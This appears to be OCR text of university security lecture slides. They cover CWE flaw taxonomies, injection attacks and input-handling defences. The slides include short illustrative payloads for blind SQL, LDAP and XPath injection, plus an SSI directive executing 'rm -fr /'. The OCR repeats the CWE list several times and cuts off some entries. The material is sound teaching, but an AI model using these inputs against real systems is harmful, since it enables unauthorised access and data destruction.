14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Memory corruption

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control (incl. authentication) ?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control (incl. authentication)


1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Site Request Forgery (SSRF)
25. Command Injection

memory corruption, injection attacks, access control / authentication

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

CWE Top 924 [Nov 2021]


https://cwe.mitre.org/data/definitions/1000.html


176 - Improper Handling of Unicode Encoding
177 - Improper Handling of URL Encoding (Hex Encoding)
1173 - Improper Use of Validation Framework
1284 - Improper Validation of Specified Quantity in Input
1285 - Improper Validation of Specified Index, Position, or Offset in Input
1286 - Improper Validation of Syntactic Correctness of Input
1287 - Improper Validation of Specified Type of Input
1288 - Improper Validation of Consistency within Input
1289 - Improper Validation of Unsafe Equivalence in Input
622 - Improper Validation of Function Hook Arguments
229 - Improper Handling of Values
233 - Improper Handling of Parameters
109 - Struts: Vali
1174 - ASP.NET Misconfigurat
554 - ASP.NET Misconfiguration: N
606 - Unchecked Inp
129 - Improper Valid
781 - Improper Address Validation in IOC
112 - Missing
230 - Improper Handl
231 - Improper Hand
232 - Improper Handlin
234 - Failure to Hand
235 - Improper Handlin
e.mitre.org/data/pdf/1000_with_1344_colors.pdf

Common categories of security flaws

These classifications & taxonomies are

- very useful
  - for awareness & prevention
  - for understanding & tackling root causes
- very messy
  - as you can classify flaws in different ways
- always incomplete
  - there are always new & more attacks
  - application-specific flaws will be missing in generic taxonomies
- can be misleading
  - e.g. ‘lack of input validation’



design flaws

Not to scale!


Very incomplete!

Many vague boundaries, overlaps, & combinations

implementation flaws

Injection attacks

Injection attack, eg SQLi



Attacker can be interested in side-effect or in information leak that this causes. The information leak may be direct or blind

Injection attacks

General recipe:

USER INPUT is combined with other data and forwarded to some back-end API

- aka forwarding attack [Poll]
- aka structured output generation vulnerability [Piessens]

Examples: SQL injection, OS command injection, path traversal, HTML injection incl. XSS, LDAP injection, XPath injection, PHP file injection, SSI injection, XXE …

Tell-tale sign 1: special characters or keywords, eg. ; < > \ &

Tell-tale sign 2: use of STRINGS

CIA & blind injection attacks

Attacker can be interested in

1. side effect of the injection
   - i.e. attack on Integrity or Availability
2. information leakage as result of the injection
   - i.e. attack on Confidentiality

   Here information can leak
   - *directly*, as output, or
   - *indirectly/ implicitly*, by the presence/or absence of certain response, in a so-called blind injection attack

     Eg. http://a.com/xyz?sid=s1232 AND SUBSTRING(user,1,1) = 'a'

     may reveals if username (in backend database) starts with 'a'

LDAP injection

An LDAP query sent to the LDAP server to authenticate a user

```
(&(USER=jan)(PASSWD=abcd1234))
```

can be corrupted by giving as username

```
admin)(&)
```

which results in

```
(&(USER=admin)(&))(PASSWD=pwd)
```

where only first part is used, and `(&)` is LDAP notation for `TRUE`

There are also blind LDAP injection attacks.

XPath injection

XML data, eg

```
<student_database>
 <student><username>jan</username><passwd>abcd1234</passwd>
 </student>
 <student><username>kees</nameuser><passwd>secret</passwd>
 <student>
</student_database>
```

can be accessed by XPath queries, eg

```
(//student[username/text()='jan' and
          passwd/text()='abcd123']/account/text()) _database>
```

which can be corrupted by malicious input such as

```
' or '1'='1'
```

More obscure example: SSI Injection

Server-Side Includes (SSI) are instructions for a web server *written inside HTML*. Eg to include some file

```
<!--#include file="header.html" -->
```

If attackers can inject HTML into a webpage, they can include SSI directives that will be executed on the server, eg to include any file on the server .

Of course, there is a directive to execute programs & scripts ☹

```
<!--#exec cmd="rm -fr /" -->
```

Beware of the difference: with SSI the injected code is executed *server-side*, with XSS the injected code (javascript) is executed *client-side* in browser

More injection attacks

The class of injection attacks is bigger than you may realise:

- format string attack
- deserialisation attacks
- Word & Excel documents with VBA macros
- PDFs containing malicious JavaScript or ActionScript
- malicious links in PDFs
- XML bombs & Zip bombs
- SMB attacks
- …

Injection attacks on Microsoft Office

Attackers can also trigger RCE (remote code execution) in Office without VBA macros, using

- DDE (Dynamic Data Exchange)

  Also possible with emails in Outlook Rich Text Format (RTF)


  https://sensepost.com/blog/2017/macro-less-code-exec-in-msword


- Excel 4.0 macros
- archaic legacy features that predate VBA

  http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen

  https://outflank.nl/blog/author/stan

DDE warnings





Microsoft initially claimed DDE was a feature, and not a bug, but later then did file a security advisory in autumn 2017

`Eval`

Some programming languages have an `eval(...)` function which treats an input string as code and executes it

- Most interpreted languages an `eval` construct:
  JavaScript, python, Haskell

Why do languages have this?

- Useful for functionality: it allows very 'dynamic' code

Why is this a terrible idea?

1. Prime target for injection attacks
2. Complicates static analysis

`Eval` is evil and should never be used!

Social Engineering as injection attacks?

Some forms of social engineering can be regarded as injection attacks:

- **Attackers trick victims into executing some command**

Defenses against input attacks

incl. injection attacks

Audience poll:

How should you defend against injection attacks?

NOT by input validation

NOT only by prevention, but also by mitigation & detection

How to defend against input attacks?

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling!
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce privileges, or isolate / sandbox / compartmentalise
     - Do not run your web server as root
     - Do not run your customer web server on same machine as your salary administration
     - Run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs for forensic investigation afterwards

Focus for now

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling!
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce privileges, or
     isolate aka sandbox aka compartmentalise
     - Do not run your web server as root
     - Do not run your customer web server on same machine as your salary administration
     - Run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs if only for forensic investigation afterwards

Secure input & output handling

Preventing INPUT problems

Three protection mechanisms to apply to input:

1. **Canonicalisation**
2. **Validation**
3. **Sanitisation**

4. not parsing user input!
5. having a robust parser!

Canonicalisation, Validation, Sanitisation

1. Canonicalisation: convert inputs to canonical/normal form

   Eg convert `10-31-2021` to `31/10/2021`

   `www.ru.nl/` to `www.ru.nl`

   `J.Smith@Gmail.com` to `jsmith@gmail.com`

2. Validation: *reject* invalid input

   Eg May 32nd 1821, negative amounts, …

3. Sanitisation: *'fix'* dangerous input

   Eg convert `<script>` to `<script>`

   Aka escaping , encoding , filtering , neutralisation

Beware: validation & sanitisation are often confused !

Which should be done first?

Canonicalisation

There may be *many* ways to write the same thing, eg.

- upper or lowercase letters eg `s123456` vs `S123456`
- trailing spaces eg `s123456` vs `s123456`
- trailing `/` in a domain name, eg `www.ru.nl/`
- trailing `.` in a domain name, eg `www.ru.nl.`
- ignored characters or sub-strings, eg in email addresses:
  `name+redundantstring@bla.com`
- `..` `.` `~` in path names
- file URLs `file://127.0.0.1/c|WINDOWS/clock.avi`
- using either `/` or `\` in a URL on Windows
- URL encoding eg `/` encoded as `%2f`
- Unicode encoding eg `/` encoded as `\u002f`
-
- . . .

Canonicalisation

- Data should always be put into canonical form *before* any further processing, esp.
  - *before* validation
  - *before* using the data in security decisions

- But: the canonicalisation operation itself may be abused, eg to waste CPU cycles
  - eg with a XML bomb

Validation patterns

- For numbers:
  - positive, negative, max. value, possible range?
  - Luhn mod 10 check for credit card numbers
- For strings:
  - (dis)allowed characters or words
  - More precise checks, eg using regular expressions or context-free grammars
    - Eg for RU student number (s followed by 6 digits), valid email address, URL, …
- For more complex input formats (eg Flash, JPG, PDF,…) regular expressions and grammars are not expressive enough ☹


Validation patterns can get COMPLEX

A regular expression to validate email adressess

See http://emailregex.com for code samples in various languages

Or read RFCs 821, 822, 1035, 1123, 2821, 2822, 3696, 4291, 5321, 5322, and 5952 and try yourself!

Validation techniques



- **Indirect selection**
  - Let user choose from a set of legitimate inputs
  - User input never used directly by the application
  - Most secure, but cannot be used in all situations
  - Also, attacker may be able to by-pass the user interface, eg by messing with HTTP traffic
